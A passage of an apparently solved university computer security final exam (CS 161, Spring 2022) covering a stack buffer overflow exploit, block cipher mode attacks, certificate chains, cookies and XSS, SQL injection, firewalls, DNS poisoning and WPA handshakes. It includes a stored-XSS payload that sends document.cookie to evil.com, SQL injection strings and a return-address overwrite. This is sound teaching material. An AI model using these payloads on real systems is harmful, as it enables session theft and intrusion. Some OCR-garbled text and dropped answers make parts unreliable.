	O TRUE	FALSE
	Solution: False. Block ciph	ers are deterministic, so they aren't IND-CPA.
Q2.21	True or False: DNSSEC provi	des confidentiality for DNS against a local network adversary.
	O True	• False
	Solution: DNSSEC doesn't	provide confidentiality, only object integrity over the records.

Final Exam Page 6 of 41 CS 161 – Spring 2022

Q2.22	True or False: DNS over HTTPS provides integrit	ry for DNS against a local network adversary.
	● True	O FALSE
	<b>Solution:</b> HTTPS provides end to end authenti service on it will also maintain those properties.	,
Q2.23	(0 points) EvanBot is a real bot.	
	● True	O FALSE
	<b>Solution:</b> True. How dare you question our true	sty AI.
Q2.24	(0 points) Batman will join the Avengers s	oon.
	● True	O FALSE
	<b>Solution:</b> True. Batman needs more friends.	

(26 points)

Consider the following vulnerable C code:

```
void vulnerable(int start, char *ptr) {
       ptr[start] = ptr[3];
 3
       ptr[start + 1] = ptr[2];
 4
       ptr[start + 2] = ptr[1];
 5
       ptr[start + 3] = ptr[0];
6
7
8
  void helper(uint_8 num) {
9
       if (num > 124) {
           return;
10
11
12
       char arr [128];
13
       fgets (arr, 128, stdin);
       vulnerable(num, arr);
14
15
16
17
  int main(void) {
       int y;
18
19
       fread(&y, sizeof(int), 1, stdin);
20
       helper(y);
21
       return 0;
22
```

### Assume that:

- You are on a little-endian 32-bit x86 system.
- There is no other compiler padding or saved additional registers.
- There are no memory safety defenses enabled.

Write your answer in Python 2 syntax (just like in Project 1).

For subparts 1 and 2, fill in the stack diagram below, assuming that execution has entered the call to vulnerable:

RIP of main
SFP of main
(1a)
(1b)
(1c)
(1d)
(2a)
(2b)
(2c)
RIP of vulnerable
SFP of vulnerable

Q3.1 (2 points) For (1a), (1b), (1c), and (1d):

- O (1a) y; (1b) &y; (1c) RIP of helper; (1d) SFP of helper
- O (1a) num; (1b) y; (1c) RIP of helper; (1d) SFP of helper
- (1a) y; (1b) num; (1c) RIP of helper; (1d) SFP of helper
- (1a) num; (1b) &y; (1c) RIP of helper; (1d) SFP of helper

Q3.2 (2 points) For (2a), (2b), and (2c):

**Solution:** Nothing too complicated about this stack diagram. Notice that when integer arguments are passed to functions, their values are directly placed on the stack (not pointers, like strings).

### Stack

RIP of main
SFP of main
у
num
RIP of helper
SFP of helper
arr
ptr
start
RIP of vulnerable
SFP of vulnerable

For the rest of this question, assume that the RIP of main is located at 0xbfffdc0c and that your malicious shellcode is located at 0xdeadbeef.

In the next two subparts, construct an exploit that executes your malicious shellcode.

Q3.3 (5 points) Provide an input to the variable y in the fread in main. If not needed, write "Not needed".

For this subpart only, you may write a decimal number instead of its byte representation.

**Solution:** This attack involves noticing that we're indexing into the ptr array using a value that we control (we choose the value of start through the fread call in main). With this, we can think about how to overwrite one of the RIP's present on our stack. There's a catch, though - since start is restricted to values less than 127, and arr is 128 bytes long, we can't write over the RIP of helper; however, we can set start to a negative number to index downwards and overwrite the RIP of vulnerable. That RIP lives three words below the start of the array, so we start at array index -12.

Any number with the final byte set to 'xf4' will work. We want to choose some y such that, when cast to the int8\_t, it becomes -12.

Q3.4 (5 points) Provide an input to the variable arr in the fgets in helper. If not needed, write "Not needed".

**Solution:** We need to reverse the order of the bytes in our new RIP address, since they're read in reverse of our normal direction (starting at ptr[3] and going to ptr[0]). Once this address is placed into the array, it'll be in little-endian format.

'\xde\xad\xbe\xef'

Q3.5	ecuting malicious shellcode? Assume that the shellcode is placed on the stack. Select all that apply.				
		Stack canaries			
		Pointer authentication (on a 64-bit system)			
		Non-executable pages			
		ASLR			
		None of the above			

### **Solution:**

- Stack canaries wouldn't prevent us from writing over the RIP values below arr, since we're negative indexing into an array.
- Pointer authentication would prevent us from overwriting an RIP without knowing the key.
- Non-executable pages would prevent us from executing shellcode on the stack.
- ASLR would also prevent us from executing shellcode on the stack, without leaking a stack address through some other vulnerability.

### NOTE: The remaining subparts are broken and were dropped on the actual exam.

For the rest of this question, use this modified version of the helper function:

```
void helper(uint8_t num) {
    if (num < 0 || num > 124) {
        return;
    }
    char arr[128];
    fgets(arr, 132, stdin);
    vulnerable(num, arr);
}
```

Use the next two questions to construct an exploit that will cause the malicious shellcode to be executed.

As before, the RIP of main is located at 0xbfffdc0c, and your malicious shellcode is located at 0xdeadbeef. Construct an exploit that executes your malicious shellcode.

Hint: Recall that fgets always inserts a NULL byte at the end of your input!

Q3.6 (5 points) Provide an input to the variable y in the fread in main. If not needed, write "Not needed".

**Solution:** The intended solution was the following:

We note two changes from the previous helper function: (a) a guard has been added to the num, forcing us to index into a safe range for the arr array, and (b) the call to fgets now reads in 132 characters (including a null terminator) into arr. Because of (b), we can now overwrite the SFP of helper to make it point somewhere into our arr buffer, and perform the canonical off-by-one SFP attack.

However, notice that fgets always inserts a null terminator after the last byte read. Because of this, if we try to write more than 128 bytes, the NULL byte will be written in the 2nd, 3rd, or 4th byte of the SFP, which doesn't help us. Thus, the only useful thing we can do is to overwrite the LSB of the SFP to be NULL.

According to the stack diagram, the SFP points at <code>0xbfffdc08</code> (the SFP of main), so overwriting the LSB with NULL makes it <code>0xbfffdc00</code>. The bytes popped off as the RIP is 4 bytes above this address, which is the exact location of y. Thus, we put our shellcode address in y and put any 128 bytes in <code>arr</code> so that the LSB of the SFP is NULL.

'\xef\xbe\xad\xde'

That said, this solution was invalid, because it required setting y/num to a value larger than 124, which would fail the bounds check of the function in the first place! Thus, this question choice was dropped.

Q3.7 (5 points) Provide an input to the variable arr through the fgets in helper. If not needed, write "Not needed".

**Solution: Question dropped (see above).** The intended answer was:
'A' \* 127

Final Exam Page 14 of 41 CS 161 – Spring 2022

Q4 AES-GROOT (30 points)

Tony Stark develops a new block cipher mode of operation as follows:

$$C_0 = IV$$

$$C_1 = E_K(K) \oplus C_0 \oplus M_1$$

$$C_i = E_K(C_{i-1}) \oplus M_i$$

$$C = C_0 \|C_1\| \cdots \|C_n$$

For all parts, assume that IV is randomly generated per encryption unless otherwise stated.

Q4.1 (3 points) Write the decryption formula for  $M_i$  using AES-GROOT. You don't need to write the formula for  $M_1$ .

**Solution:** 

$$M_1 = C_1 \oplus E_K(K) \oplus IV$$
  
$$M_i = C_i \oplus E_K(C_{i-1})$$

- Q4.2 (3 points) AES-GROOT is not IND-CPA secure. Which of the following most accurately describes a way to break IND-CPA for this scheme?
  - It is possible to compute a deterministic value from each ciphertext that is the same if the first blocks of the corresponding plaintexts are the same.
  - $\bigcirc$   $C_1$  is deterministic. Two ciphertexts will have the same  $C_1$  if the first blocks of the corresponding plaintexts are the same.
  - $\bigcirc$  It is possible to learn the value of K, which can be used to decrypt the ciphertext.
  - O It is possible to tamper with the value of IV such that the decrypted plaintext block  $M_1$  is mutated in a predictable manner.

**Solution:** The first block of ciphertext is, in fact, non-deterministic since it's XORed with a random IV. However, this doesn't provide any useful security since it's easy to just XOR out the IV and reveal the value of  $E_K(K) \oplus M_1$ , which is deterministic.

It is not possible to leak the value of K, and tampering with the IV does break integrity, but this does not inherently violate IND-CPA (though it might break other threat models such as IND-CCA).

Final Exam Page 15 of 41 CS 161 – Spring 2022

Q4.3 (5 points) AES-GROOT is vulnerable to plaintext recovery of the first block of plaintext. Given a ciphertext C of an unknown plaintext M and different plaintext-ciphertext pair (M', C'), provide a formula to recover  $M_1$  in terms of  $C_i$ ,  $M'_i$ , and  $C'_i$  (for any i, e.g.  $C_0$ ,  $M'_2$ ,  $C'_6$ ). Recall that the IV for some ciphertext C can be referred to as  $C_0$ .

**Solution:** Like previously, we can XOR out the value of  $C_0 = IV$ , and, because we know the value of  $C'_1$  and  $M'_1$  in our plaintext-ciphertext pair, we can derive the value of  $E_K(K) = C'_1 \oplus C'_0 \oplus M'_1$ . Thus, to learn  $M_1$ , we compute

$$M_1 = C_1 \oplus C_0 \oplus C_1' \oplus C_0' \oplus M_1'$$
  
=  $(E_K(K) \oplus C_0 \oplus M_1) \oplus C_0 \oplus (E_K(K) \oplus C_0' \oplus M_1') \oplus C_0' \oplus M_1'$   
=  $M_1$ 

If AES-GROOT is implemented with a fixed  $IV=0^b$  (a fixed block of b 0's), the scheme is vulnerable to full plaintext recovery under the chosen-plaintext attack (CPA) model. Given a ciphertext C of an unknown plaintext and different plaintext-ciphertext pair (M', C'), describe a method to recover plaintext block  $M_4$ .

Q4.4 (5 points) First, the adversary sends a value M'' to the challenger. Express your answer in terms of in terms of  $C_i$ ,  $M'_i$ , and  $C'_i$  (for any i).

**Solution:** We need to learn the value of  $E_K(C_3)$  in order to recover the value of  $M_4$ . Since the IV is fixed at  $0^b$ , we can send some message with  $M_1'' = E_K(K) \oplus C_3$  and  $M_2'' = 0^b$  inorder to learn the  $E_K(C_3)$ . To do this, we first need to derive an expression for  $E_K(K)$ . Given (M', C'), we know that we can XOR out  $M_1'$  from  $C_1'$  to arrive at

$$E_K(K) = C_1' \oplus M_1'$$
  
=  $E_K(K) \oplus 0^b \oplus M_1' \oplus M_1'$   
=  $E_K(K)$ 

Once we have this expression, we send

$$M_1'' = C_1' \oplus M_1' \oplus C_3$$
$$M_2'' = 0^b$$
$$M'' = M_1'' || M_2''$$

The first block of the resulting ciphertext is  $C_1'' = E_K(K) \oplus 0^b \oplus E_K(K) \oplus C_3 = C_3$ . Because of this, the second resulting ciphertext block is  $C_2'' = E_K(C_3) \oplus 0^b = E_K(C_3)$ .

		<b>Solution:</b> Now that we have $C_2''=E_K(C_3)$ , we can simply XOR out that value from $C_4=E_K(C_3)\oplus M_4$ . The resulting expression is							
			$M_4$ :	$=C_4\oplus C_2''$					
			=	$=E_K(C_3)\oplus I$	$A_4 \oplus E_K(C_3)$				
				$=M_4$					
Q4.6	` •	(4 points) Which of the following methods of choosing $IV$ allows an adversary under CPA to fully recover an arbitrary plaintext (not necessarily using your attack from above)? Select all that apply.							
		IV is randon	nly generated pe	r encryption					
		$IV = 1^b$ (the	e bit $1$ repeated $b$	times)					
		IV is a coun	ter starting at 0 a	and incremente	d per encryption				
	$\blacksquare$ $IV$ is a counter starting at a randomly value chosen once during key general incremented per encryption								
		None of the	above						
	Sol	ution: The a	pove attack is pos	ssible with any	method of choos	sing $IV$ that's predic	table.		
Q4.7	_	of the follow		_	-	v flips with the last boriginal value? Select			
		$M_1$		$\blacksquare$ $M_3$		☐ None of the abo	ove		

**Solution:** We see  $M_i$  depends on  $C_i$  and  $C_{i-1}$ . That implies that a change in  $C_3$  will result in a change of  $M_3$  and  $M_4$ .

 $M_4$ 

Final Exam Page 17 of 41 CS 161 – Spring 2022

 $\square$   $M_2$ 

Q4.8 (	3 points) Which of the following statements are true for AES-GROOT? Select all that apply.
	☐ Encryption can be parallelized
	■ Decryption can be parallelized
	☐ AES-GROOT requires padding
	□ None of the above
	<b>Solution:</b> Decryption can be parallelized because ciphertext decryption does not depend on another plaintext block. However, encryption depends on a previous ciphertext block, so it cannot be parallelized.
	Padding is not required because the plaintext blocks are simply XORed with the encryption of the previous ciphertext block, like in CFB.

### Q5 SHIELD's Secure Communication

(12 points)

Nick Fury has developed a new chat scheme, ShieldChat.com, and has made it publicly available to the world.

- Everyone has access to the trusted certificate authority's (CA) public key.
- Nick Fury's public key is signed by the CA.
- Shield Chat's public key is signed by Nick Fury.
- Authorized users' (name, public key) tuples are signed by Shield Chat.
- No private keys are compromised unless otherwise specified.
- · Authorized users will only accept messages from other authorized users.

	d Chat. Assume there is no MITM. Which protocol(s) would allow Steve to verify that he is g to Bucky? Select all that apply.
	Bucky sends Steve his certificate, signed by Shield Chat.
	Steve and Bucky perform a Diffie-Hellman key exchange to agree on a shared key, $K$ . Bucky tells Steve the value of $K$ .
•	Steve encrypts a secret value, $S$ , with Bucky's public key and sends it to Bucky. Bucky tells Steve $S$ .
	None of the above

Q5.1 (3 points) Two users of Shield Chat, Steve and Bucky, each acquire the other's public key through

**Solution:** Sending a signed certificate doesn't prove that Steve is talking to Bucky, since anyone can send a copy of the certificate.

Because the Diffie-Hellman isn't authenticated, it doesn't prove that Steve is talking to Bucky. A MITM could replay the value of K, or they could perform the entire DH exchange with Steve themselves.

Final Exam Page 19 of 41 CS 161 – Spring 2022

Q5.2	howe	nts) Loki is not an authorized user, and Shield Chat refuses to sign Loki's public key. Loki ver, likes to send spam on Shield Chat. Which of the following actions would allow Loki to other users on Shield Chat that Loki's public key has been signed by Shield Chat? Select all pply.						
		Steal the private key of Shield Chat						
		Steal the public key of an authorized user						
		Steal the private key of an authorized user						
		Steal Nick Fury's private key						
		None of the above						
	<b>Solution:</b> Stealing the private key of any entity higher up on the chain of trust allows Loki to issue certificates and pose as an authorized user. However, stealing another user's public key does not allow Loki to generate a fake signature that signs his own public key.							
Q5.3	. ,	oints) Loki gains access to the private key of Shield Chat. Which of the following can Loki elect all that apply.						
		Create an authorized user account						
		Send messages to an authorized user						
		Steal the private key of an authorized user						
		Steal Nick Fury's private key						
		Revoke Nick Fury's certificate						
		None of the above						
	Sol	ution: Loki can only compromise the security of those lower down in the chain of trust.						

Steve and Bucky decide to use Shield Chat anyway, ignoring the fact that it uses an insecure channel to communicate. Loki (now a man-in-the-middle attacker) will take advantage of this by reading and tampering with messages.

Assume that only Steve and Bucky share secret keys  $K_1$  and  $K_2$ .

Steve sends multiple messages to Bucky using the following schemes. Everyone is aware of the scheme. For each scheme, select all true statements.

Q5.4	(2 po	ints) Steve sends: $SHA-256(M)$
		Bucky can guarantee ${\cal M}$ is from Steve
		If Loki is not present, Bucky can always recover ${\cal M}$
		Bucky can detect changes made to $M$ by Loki
		Loki can fully recover $M$
		None of the above
	any me	<b>ution:</b> Hashes do not provide any confidentiality or integrity, so there is no way to identify tampering that happens along the way. In addition, hash functions are also one-way, aning that there is no way to "recover" the message since we don't send it alongside the h in the communications channel.
Q5.5	(2½ p	points) Steve sends: $(AES-CBC(K_1, M), HMAC(K_2, M))$
		Bucky can guarantee $M$ is from Steve
		If Loki is not present, Bucky can always recover ${\cal M}$
		Loki can change ${\cal M}$ to a message of Loki's choosing without being detected by Bucky
	•	Loki can change $M$ to some message, not necessarily of Loki's choosing, without being detected by Bucky
		Loki can fully recover $M$
		None of the above

**Solution:** The HMAC ensures that a receiver can guarantee that the message is from the sender (i.e. it provides integrity). Furthermore, since the encryption algorithm is not a one-way function, if there is no tampering to the message, Bucky can always recover the original message. Finally, a MITM attacker could record the channel traffic and replay it, making the receiver think that they received the same message twice.

In order to track his fellow Avengers, Dr. Strange proposes using Find My Avengers (https://findmyavengers.cs161.org/), a location-sharing website recently upgraded to support the multiverse. In this question, we'll walk through a security analysis of different components of this website!

Users sign in with a username and password. Once they've signed in, they're asked to set their name and profile picture URL, which they can change at any point in the future. On the home page, they can see the names and profile pictures for each person that has shared their location with them.

Assume that Find My Avengers uses session token-based authentication, with a sessionToken cookie with the following attributes:

```
Domain: findmyavengers.cs161.org
Path: /
```

Assume that all adversaries have control over https://evil.com/, and can access a log of all requests made to that domain. Assume that all XSS protections are disabled, unless otherwise stated.

Q6.1 (2 points) Thanos sets his name to the following JavaScript payload:

```
1 < script > fetch ('https://evil.com/send?message='+document.cookie) 
script >
```

Then, Thanos shares his location with Dr. Strange. Under which of the following configurations for the site's session token will Dr. Strange's session token be leaked to Thanos when Dr. Strange opens the site? For this question part only, assume that a stored XSS vulnerability exists on the site. Select all that apply.

■ Secure = False, HttpOnly = False, SameSite = None
 □ Secure = True, HttpOnly = True, SameSite = None
 ■ Secure = True, HttpOnly = False, SameSite = Strict
 □ Secure = True, HttpOnly = True, SameSite = Strict
 □ None of the above

**Solution:** The only flag that matters here is the HttpOnly flag. In order for our injected JavaScript to access the cookie, the HttpOnly flag must be set to False.

We don't actually care about the Secure or SameSite cookies, since we're not relying on the session token itself being attached to a request; we're simply reaching into the site's cookie jar and attaching it to a request of our choice.

Q6.2	(4 poi	nts) Th	ianos	changes	his	profile	picture	URL	to	/apı,	/ser	verl	OoSometh	ing.
	This	will	cause	Dr.	St	range's	browser	to	mak	e a	G	ET	request	to
	https	s://fi	ndmyav	engers.c	s161	.org/ap	i/server	DoSom	ethin	ıg, v	vith	Dr.	Stran	ge's
	sessio	n cooki	e attac	hed.										
	Whic	n techni	iques w	ould defer	ıd aga	inst this	attack? Sel	lect all	that a	pply.				
		Input	sanitiza	ntion										
		A cont	tent sec	curity polic	ey.									
		Setting	g Http(	Only to Tr	ue									
		Refere	r check	ting										
		None o	of the a	bove										

### **Solution:**

- Input santitization would not defend against this because there is no good way to "sanitize" an input unlike with XSS, where you can replace control characters. *Note: This answer choice was dropped due to being vague.*
- CSP could defend against this by blocking any image resource requests to the current origin. (The website would have to host all images on a separate domain, which could be justified through least privilege or separation nof responsibility. *Note: This answer choice was dropped because CSP for images was not covered in-depth.*
- Referer checking would not block this since the request comes from the origin of https://findmyavengers.cs161.org.

Q6.3 (3 points) In order to see the names and profile pictures of their friends, the server makes a request to /api/getFriendList. The server checks the value of the sessionToken cookie against a sessions table, and returns an array of friend usernames and current locations if a valid session token exists.

For this question, assume the session token is configured as follows:

Domain: findmyavengers.cs161.org

Path: /

Secure: False HttpOnly: False SameSite: None

Assume that Thanos has identified a reflected XSS attack on each of the following domains. Which domains can he use to achieve his end goal of learning all of Dr. Strange's friends' locations? Select all that apply.

- https://findmyavengers.cs161.org/
- http://findmyavengers.cs161.org/
- https://findmyavengers.cs161.org/other/
- https://findmyavengers.cs161.org:8084/other/
- http://hello.findmyavengers.cs161.org/
- ☐ https://cs161.org/
- $\square$  None of the above

**Solution:** Since all the attributes are set to False or None, the key thing that will determine if the attack is successful is if the domains match the cookie policy. As a reminder, cookie policy is matched when the domain attribute is a domain suffix of the server's domain and the path attribute is a prefix of the server's path.

Here we see that the domain attribute (findmyavengers.cs161.org) is a domain suffix of all the answer choices and similarly the path attribute(/) is a path prefix for all answer choices. Cookie policy does not enforce specific ports therefore using port 8084 does not affect the attack.

To make the site functional, Dr. Strange adds in a JavaScript library by Stark Industries. The following line is added to https://findmyavengers.cs161.org.

```
<script src="https://cdn.starkindustries.com/gps.js" />
```

Q6.4 (2 points) Given that Same-Origin Policy applies, is this script able to run?
• Yes.
O No.
<b>Solution:</b> Yes. Scripts may be downloaded from anywhere (in the absence of CSP) to be executed.
Q6.5 (2 points) What origin does the script have?
O https://cdn.starkindustries.com
O https://starkindustries.com
<pre>https://findmyavengers.cs161.org/</pre>
O https://cs161.org/
O None of the above
<b>Solution:</b> Recall that scripts are executed with the origin of the page that loaded it, not the

**Solution:** Recall that scripts are executed with the origin of the page that loaded it, not the origin from which it was downloaded.

Q6.6 (3 points) When the client makes a request to https://cdn.starkindustries.com/gps.js from https://findmyavengers.cs161.org/, the Stark Industries server attempts to use the SET-COOKIE header in the response to set some cookies. Which of the following cookie configurations will be allowed by the browser? Select all that apply.

☐ Domain: findmyavengers.cs161.org Path: / Secure: False HttpOnly: False SameSite: Strict ☐ Domain: cs161.org Path: / Secure: False HttpOnly: False ☐ Domain: stark.findmyavengers.cs161.org Path: / Secure: False HttpOnly: False □ Domain: cdn.starkindustries.org Path: / Secure: False HttpOnly: True ■ Domain: starkindustries.org Path: / Secure: True HttpOnly: False □ Domain: tracker.cdn.starkindustries.org Path: /house-party-protocol Secure: False HttpOnly: False SameSite: Strict

**Solution:** For a cookie to be set by a response, the domain of the cookie must be a domain suffix of the request domain. Because this is an HTTPS request, Secure cookies may be set, and HttpOnly cookies can be set by any request made over HTTP/HTTPS. SameSite does not affect the ability to set cookies.

All of these cookies have a domain ending in .org, so cdn.starkindustries.com cannot set any of these cookies.

Final Exam Page 26 of 41 CS 161 – Spring 2022

■ None of the above

Consider the following SQL backend:

```
CREATE TABLE users (
name TEXT PRIMARY KEY,
num_friends INTEGER DEFAULT 0

1 );
CREATE TABLE friend_pairs (
friend1 TEXT,
friend2 TEXT

9 )
```

Note: If a field as marked as PRIMARY KEY, the SQL server will return an error if you attempt to cause two rows to have the same value in that column.

Each pair of friends has only one entry in the table. If Hawkeye and Black Widow are friends, they will have only one entry in the friend\_pairs table.

Q7.1 (4 points) When a user opens the app, the server uses the following function to access and display their actual name and the number of friends they have:

```
func getNumFriends(id string) {
2
      if strings.Contains(id, ';') {
3
          return
4
5
      db := getDB()
      query := fmt.Sprintf("SELECT (name, num_friends) FROM users
6
         WHERE name = \% s'', id)
7
      row, err := db.QueryRow(query)
8
      return row
9
```

Thanos knows that one Avenger is lonely and has no friends. Craft an exploit to reveal which Avenger has 0 friends.

**Solution:** 'UNION SELECT name from users WHERE num\_friends=0 -

Q7.2 (4 points) The server uses this function to create a friend pair:

```
1 func makeFriends (id1 string, id2 string) {
2
      if strings.Contains(id, ';') {
3
          return
4
      if id1 == 'Thanos' or id2 == 'Thanos' {
5
6
          return
8
      db := getDb()
9
      query := fmt.Sprintf("INSERT INTO friend_pairs (friend1,
          friend2) VALUES ('%s', '%s')", id1, id2)
      db. Execute (query)
10
11
```

Is it possible for Thanos to make a call to makeFriends to set Thanos and Dr. Strange as friends in the database?

If it is possible, assume id1 = "Dr. Strange" and write down id2 below. If not, you must write "Not Needed".

**Solution:** The main idea here is that we cannot simply pass in Thanos as our id input. Instead we need to bypass the check using SQL injection skills.

```
id2: "), ("Dr. Strange", "Thanos") - - or id2: Thanos") - -
```

There may be other valid solutions to this question.

# You are tasked with securing The Avengers' internal network against potentially malicious protocols! For each type of firewall and set of traffic, state whether the firewall is able to achieve the desired functionality with perfect accuracy. Assume that IP packets are never fragmented. All connections that are not mentioned can be either allowed or denied. If you answer Possible, briefly (in 3 sentences or less) how the firewall should operate to achieve the desired effect. If you answer False, provide a brief justification for why it isn't possible. Q8.1 (4 points) Desired Functionality: Block all inbound TCP connections. Allow all outbound TCP connections. Firewall: Stateless packet filter

**Solution:** This is possible by blocking all inbound packets with only the SYN flag set, which prevents inbound connections. This allows outbound connections by allowing outbound SYN packets, and the resulting inbound SYN-ACK packet is allowed.

O Not possible

Q8.2 (4 points)

**Desired Functionality:** Allow all outbound TLS connections. Block all outbound TCP connections that aren't running TLS.

Firewall: Stateful packet filter

Possible

O Possible Not possible

**Solution:** While a stateful packet filter *can* reassemble a TCP data stream and look for signatures of a TLS handshake, it can still be circumvented with techniques such as sending multiple small TCP segments with the same sequence number but differing TTLs.

Q8.3 (4 points)

**Desired Functionality:** Allow outbound DNS requests. Block inbound DNS responses. Assume that name servers always listen on port 53.

Firewall: Stateless packet filter

PossibleNot possible

**Solution:** This is possible (although it doesn't achieve much). One would allow outbound UDP datagram packets with the destination port 53 but block inbound UDP datagram packets with source port 53.

Final Exam Page 29 of 41 CS 161 – Spring 2022

### Q8.4 (4 points)

**Desired Functionality:** Block all HTTP traffic that contains the literal string **Ultron**. Allow all other HTTP traffic.

Firewall: TCP proxy

Possible

O Not possible

**Solution:** TCP proxies allow the TCP stream to be reconstructed exactly. Once the stream is reconstructed, the firewall can keep track of the entire HTTP request as state and, if it contains the string Ultron, drop the connection.

## Q9 Peter Parker in CS161: Training Wheels Protocol (7 points) There is an off-path attacker trying to poison Peter's DNS cache. This attacker wishes to trick Peter's recursive resolver into caching their IP address as the address of cs161.org. Assume Peter does not use DNSSEC and that Bailiwick checking is implemented. Q9.1 (2 points) Select all true statements: The attacker must send a DNS response before the real nameserver responds to poison the cache ☐ The attacker must break symmetric key encryption to poison the cache ☐ The attacker must break asymmetric key encryption to poison the cache The attacker would not be able to poison the recursive resolver's cache if Peter's recursive resolver and all nameservers used DNSSEC $\square$ None of the above **Solution:** DNS does not use any encryption. An off path attack of this kind (simply off path only) would not work if records were signed by a authorities verified by a chain of trust. Q9.2 $(2\frac{1}{2})$ points) Which of the following domains, when visited by Peter using his browser, would give the attacker a non-negligible chance to poison the cache for cs161.org? Select all that apply. https://cs161.org

http://cs161.org

http://nonexistentdomain.cs161.org

http://www.google.com

http://nonexistentdomain.google.com

■ None of the above

**Solution:** All of these could query the root name server, for example, and if the off path attacker is able to respond for the root name server, bailiwick checking will enable them to answer for cs161.org. HTTPS vs HTTP does not matter here, since DNS works separately as a domain-ip mapping system.



Q9.3	$(2\frac{1}{2} \text{ points})$ Now assume that Peter is a frequent visitor of cs161.org and google.com and that his recursive resolver has already cached those two domains. Which of the domains below may still give the attacker a non-negligible chance to poison the cache for that domain (not necessarily cs161.org) when Peter visits that domain? Select all that apply.
	☐ https://cs161.org
	http://cs161.org
	☐ http://nonexistentdomain.cs161.org
	☐ http://www.google.com
	☐ http://nonexistentdomain.google.com
	None of the above

**Solution:** The domains which Peter visits are cached, and so would not result in any DNS query being sent to any nameserver.

The nonexistentdomain options don't work even though a DNS request is made, because an attacker only has negligible probability of spoofing a response to a single request. There is no Kaminsky attack possible (both because the poisoning target is the domain itself, and because Peter would have to be tricked into accessing different subdomains many times).

Q10 I am Inevitable (20 points)

Recall the WPA 4-way handshake from lecture:

- 1. Client and AP derive the PSK from SSID and password.
- 3. AP randomly chooses ANonce.
- 5. Client randomly chooses SNonce and derives PTK.
- 7. AP derives PTK and verifies the MIC.
- 9. Client verifies the MIC.

For each method of client-AP authentication, select all things that the given adversary would be able to do. Assume that:

- The attacker does not know the WPA-PSK password but that they know that client's and AP's MAC addresses.
- For rogue AP attacks, there exists a client that knows the password that attempts to connect to the rogue AP attacker.
- The AMAC is the Access Point's MAC address and the SMAC is the Client's MAC address.

Q10.1	(5 points)	The c	lient and A	P perform	n the WP	A 4-way	y handsh	nake wi	th the	following	g mod	ifications:
	• PTM		F(ANonce	,SNonce,	AMAC,	SMAC,	PSK), v	where	F is a	secure l	key d	erivation

• MIC = PTK

An on-path attacker that observes a successful handshake can decrypt subsequent WPA messages without learning the value of the PSK.
An on-path attacker that observes a successful handshake can trick the AP into completing a new handshake without learning the value of the PSK.
An on-path attacker that observes a successful handshake can learn the PSK without brute force.
A rogue AP attacker can learn the PSK without brute force.
A rogue AP attacker can only learn the PSK if they use brute force.
None of the above

**Solution:** Because the MIC is the value of the PTK, it is trivial to decrypt subsequent communications. However, replay attacks are not possible since the ANonce is chosen by the AP, so the attacker can't trick the AP into completing a new handshake.

Additionally, because all the information needed to brute-force the PSK is sent in the clear (ANonce, SNonce, and MICs), brute-force attacks are possible by the rogue AP. However, there is no way of learning the PSK given the PTK with any method other than brute-force.

Q10.2 (5 points) The client and AP perform the WPA 4-way handshake with the following modifications:
• PTK = $F(ANonce,SNonce,AMAC,SMAC)$ , where $F$ is a secure key derivation function
• $MIC = HMAC(PTK, Dialogue)$
An on-path attacker that observes a successful handshake can decrypt subsequent WPA messages without learning the value of the PSK.
An on-path attacker that observes a successful handshake can trick the AP into completing a new handshake without learning the value of the PSK.
☐ An on-path attacker that observes a successful handshake can learn the PSK without brute force.
☐ A rogue AP attacker can learn the PSK without brute force.
☐ A rogue AP attacker can only learn the PSK if they use brute force.
☐ None of the above
<b>Solution:</b> Because the PSK isn't actually incorporated into this handshake, it is trivial for an

attacker to derive the PTK to decrypt subsequent messages, and it is easy for them to form a new handshake with the AP.

Q10.3	(5 points) The client and AP perform the WPA 4-way handshake with the following modifications:
	$\bullet$ Authentication: Client sends $H(PSK)$ to AP, where $H$ is a secure cryptographic hash.
	$\bullet$ Verification: AP compares $H(PSK)$ and to the value it received.
	$\bullet \ \ AP \ sends: Enc(PSK, PTK) \ to \ client, where \ Enc \ is \ an \ IND-CPA \ secure \ encryption \ algorithm.$
	☐ An on-path attacker that observes a successful handshake can decrypt subsequent WPA messages without learning the value of the PSK.
	An on-path attacker that observes a successful handshake can trick the AP into completing a new handshake without learning the value of the PSK.
	☐ An on-path attacker that observes a successful handshake can learn the PSK without brute force.
	☐ A rogue AP attacker can learn the PSK without brute force.
	A rogue AP attacker can only learn the PSK if they use brute force.
	☐ None of the above

**Solution:** Assuming that an on-path attacker doesn't know the PSK, they can't brute-force the PTK since it's encrypted using the PSK and thus can't decrypt subsequent communications without learning the PSK. However, there are no nonces involved in the handshake, so it is possible to replay Enc(PSK, PSK) to trick the AP into completing a new handshake.

Because the PSK is encrypted with itself, the on-path attacker and rogue AP aren't able to learn its value without brute force. However, if brute force is allowed, it is easy to guess a value of PSK and attempt to decrypt the ciphertext to see if the decrypted value is equal to the guessed PSK.

Q10.4 (5 points) The client and AP perform the WPA 4-way handshake with the following modifications:

- Authentication: Client conducts a Diffie-Hellman exchange with the AP to derive a shared key K.
- Client sends: Enc(K, PSK) to the AP.
- Verification: Check if Dec(K, Ciphertext) equals the PSK
- Upon verification, AP sends: Enc(K, PTK), where PTK is a random value, and sends it to the client.
- Assume that Enc is an IND-CPA secure encryption algorithm.

a new handshake without learning the value of the PSK.

Ш	An on-path attacker that observes a successful handshake can decrypt subsequent WPA
	messages without learning the value of the PSK.
	An on-path attacker that observes a successful handshake can trick the AP into completing

An on-path attacker that observes a successful handshake can learn the PSK without brute
force.

A roque AP attacker can	learn the PSK without brute force

	A rogue AP	attacker can	only learn	n the PSK if they	use offline	brute force.
--	------------	--------------	------------	-------------------	-------------	--------------

Г	l None	of the	above

**Solution:** Unlike the previous question, Diffie-Hellman defends against replay attacks since the AP would choose a new private Diffie-Hellman component for each handshake. However, a rogue AP learns the value of K, and is thus able to learn the value of the PSK by decrypting  $\operatorname{Enc}(K,\operatorname{PSK})$  using K.

